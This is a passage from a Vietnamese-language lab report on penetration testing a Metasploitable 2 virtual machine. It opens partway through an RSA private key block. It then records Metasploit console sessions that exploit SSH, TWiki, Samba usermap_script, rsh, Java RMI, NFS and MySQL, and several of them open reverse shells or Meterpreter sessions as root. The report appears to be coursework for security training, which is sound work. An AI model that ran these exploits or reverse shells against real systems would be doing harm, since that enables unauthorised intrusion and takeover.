VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20QQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
' 'uid=0(root) gid=0(root) groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.128.164:44365 -> 192.168.128.165:22) at 2023-12-01 15:51:48 +0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Đã lấy được session!

Nâng cấp lên thành phiên meterpreter bằng lệnh sesions –i -1

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login_pubkey) >> sessions -i 1
[*] Starting interaction with 1...

stdin: is not a tty
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

1.4.4. Khai thác lỗ hổng telnet port 23

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/telnet/telnet_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_version) >> set RHOSTS 19
2.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_version) >> run

[+] 192.168.128.165:23    - 192.168.128.165:23 TELNET _                  _
 _ _       _   _        ____   \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___  (_)
 |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| |
/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_
| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|
_.__/|_|\___|_____|\x0a                                 |_|
            \x0a\x0a\x0aWarning: Never expose this VM to an untrusted networ
k!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin
to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.128.165:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_version) >>
```

Thực hiện scan và ta lấy được username/password của máy victim

1.4.5. Khai thác lỗ hổng port 80 apache

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(unix/webapp/twiki_history) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/webapp/twiki_history) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/webapp/twiki_history) >> exploit

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo 7KsWJMSUFZFEM0Qv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo 0ptKbbOhm0ESn5RH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "7KsWJMSUFZFEM0Qv\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "0ptKbbOhm0ESn5RH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:44208) at 2023-12-01 16:
18:01 +0700

[*] Command shell session 2 opened (192.168.128.164:4444 -> 192.168.128.165:44210) at 2023-12-01 16:
18:01 +0700
whoami
```

Đã lấy được session

1.4.6. Khai thác lỗ hổng smb port 445

Thực hiện dò quét version bằng metasploit:

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run

[*] 192.168.128.165:445   - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.128.165:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.128.165:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >>
```

Thực thi lệnh Samba “username map script”


```
[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RPORT 445
RPORT => 445
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo RVnzrkIxxDTIF9hD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "RVnzrkIxxDTIF9hD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:54691) at 2023-12-01 17:
34:08 +0700

whoami
root
```

➔ Đã lấy được session.

1.4.7. Khai thác lỗ hổng tcpwrapped port 514


Mô tả: TCP Wrapper là hệ thống kiểm soát truy cập mạng dựa trên máy chủ được sử dụng trong các hệ điều hành Linux. Khi nmap gắn nhãn tcpwrapped cho một đối tượng có nghĩa là hoạt động của cổng nhất quán với cổng được bảo vệ bởi tcpwrapper. Điều này có nghĩa là quá trình bắt tay TCP diễn ra hoàn tất nhưng máy chủ từ xa đóng kết nối mà không nhận được dữ liệu nào.

Khi ta thực hiện netcat đến port 514 máy victim ta sẽ thấy dòng sau




Chúng ta có thể suy ra rằng cổng được bảo vệ bằng TCP Wrapper

Thực hiện tấn công: sử dụng module auxiliary/scanner/rservices/rsh_login



Đã thực hiện tấn công đăng nhập mà không cần sử dụng mật khẩu

Nâng cấp lên thành phiên meterpreter bằng lệnh sesions –i -1



1.4.8. Khai thác lỗ hổng java-rmi port 1099

Mô tả: Mô-đun này tận dụng cấu hình mặc định của RMI Register và RMI Activation Services, cho phép tải các lớp từ bất kỳ URL nào. Nó có thể được sử dụng để chống lại cả rmiregistry và rmid cũng như nhiều điểm cuối RMI (tùy chỉnh) khác vì nó đưa ra một phương thức trong Bộ thu gom rác phân phối RMI có sẵn thông qua bất kỳ điểm cuối RMI nào. Lưu ý rằng nó không hoạt động đối với các cổng Java Management Extension (JMX) vì chúng không cho phép tải lớp từ xa trừ khi một số điểm cuối RMI khác đang hoạt động trong cùng một quy trình Java. Cuộc gọi phương thức RMI không hỗ trợ hoặc cần bất kỳ loại xác thực nào.

Thực hiện tấn công: sử dụng module exploit/multi/misc/java_rmi_server


```
[msf](Jobs:0 Agents:0) >> use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the paylo
                                         ad request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.c
                                         om/docs/using-metasploit/basics/using-metasploit.
                                         html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on.
                                          This must be an address on the local machine or
                                         0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is rand
                                         omly generated)
   URIPATH                     no        The URI to use for this exploit (default is rando
                                         m)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.128.164  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Khai thác lỗ hổng:

```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> exploit

[*] Started reverse TCP handler on 192.168.128.164:4444
[*] 192.168.128.165:1099 - Using URL: http://192.168.128.164:8080/g5OpeO3ARxzv8
[*] 192.168.128.165:1099 - Server started.
[*] 192.168.128.165:1099 - Sending RMI Header...
[*] 192.168.128.165:1099 - Sending RMI Call...
[*] 192.168.128.165:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.128.165
[*] Meterpreter session 1 opened (192.168.128.164:4444 -> 192.168.128.165:59834) at 2023-12-01 20:51:53 +0700

(Meterpreter 1)(/) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(/) > getuid
Server username: root
(Meterpreter 1)(/) >
```


1.4.9. Khai thác lỗ hổng NFS port 2049

Lệnh showmount được sử dụng để hiển thị các thông tin về các thư mục được chia sẻ trên một máy chủ NFS (Network File System).




Ta thấy được server đang share thư mục / (root)

Thực hiện mount thư mục / của victim dưới dạng nfs và vô hiệu hoá khóa tệp



Giờ ta đã có thể đọc được tài khoản và mật khẩu và các thông tin khác



1.4.10. Khai thác lỗ hổng mysql port 3306

Cổng 3306 là cổng mặc định của mysql


Check version mysql bằng module: auxiliary/scanner/mysql/mysql_version

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/mysql/mysql_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasp
                                      loit.com/docs/using-metasploit/basics/using
                                      -metasploit.html
  RPORT    3306             yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one p
                                      er host)

Description:
  Enumerates the version of MySQL servers.


View the full module info with the info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >>
```

Để khai thác lỗ hổng chúng ta chỉ cần nhập địa chỉ IP và chạy nó với lệnh run


```
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >> run

[+] 192.168.128.165:3306  - 192.168.128.165:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 1
0)
[*] 192.168.128.165:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/mysql/mysql_version) >>
```

Sử dụng module mssql_login với sự kết hợp của wordlists để khám phá ra ít nhất một account khả dụng trong cơ sở dữ liệu mà nó cho phép chúng ta đăng nhập tới cơ sở dữ liệu MySQL




Quá trình dò account đã thành công, bây giờ chúng ta có thể thấy kết quả: account khả dụng là root, không có password.

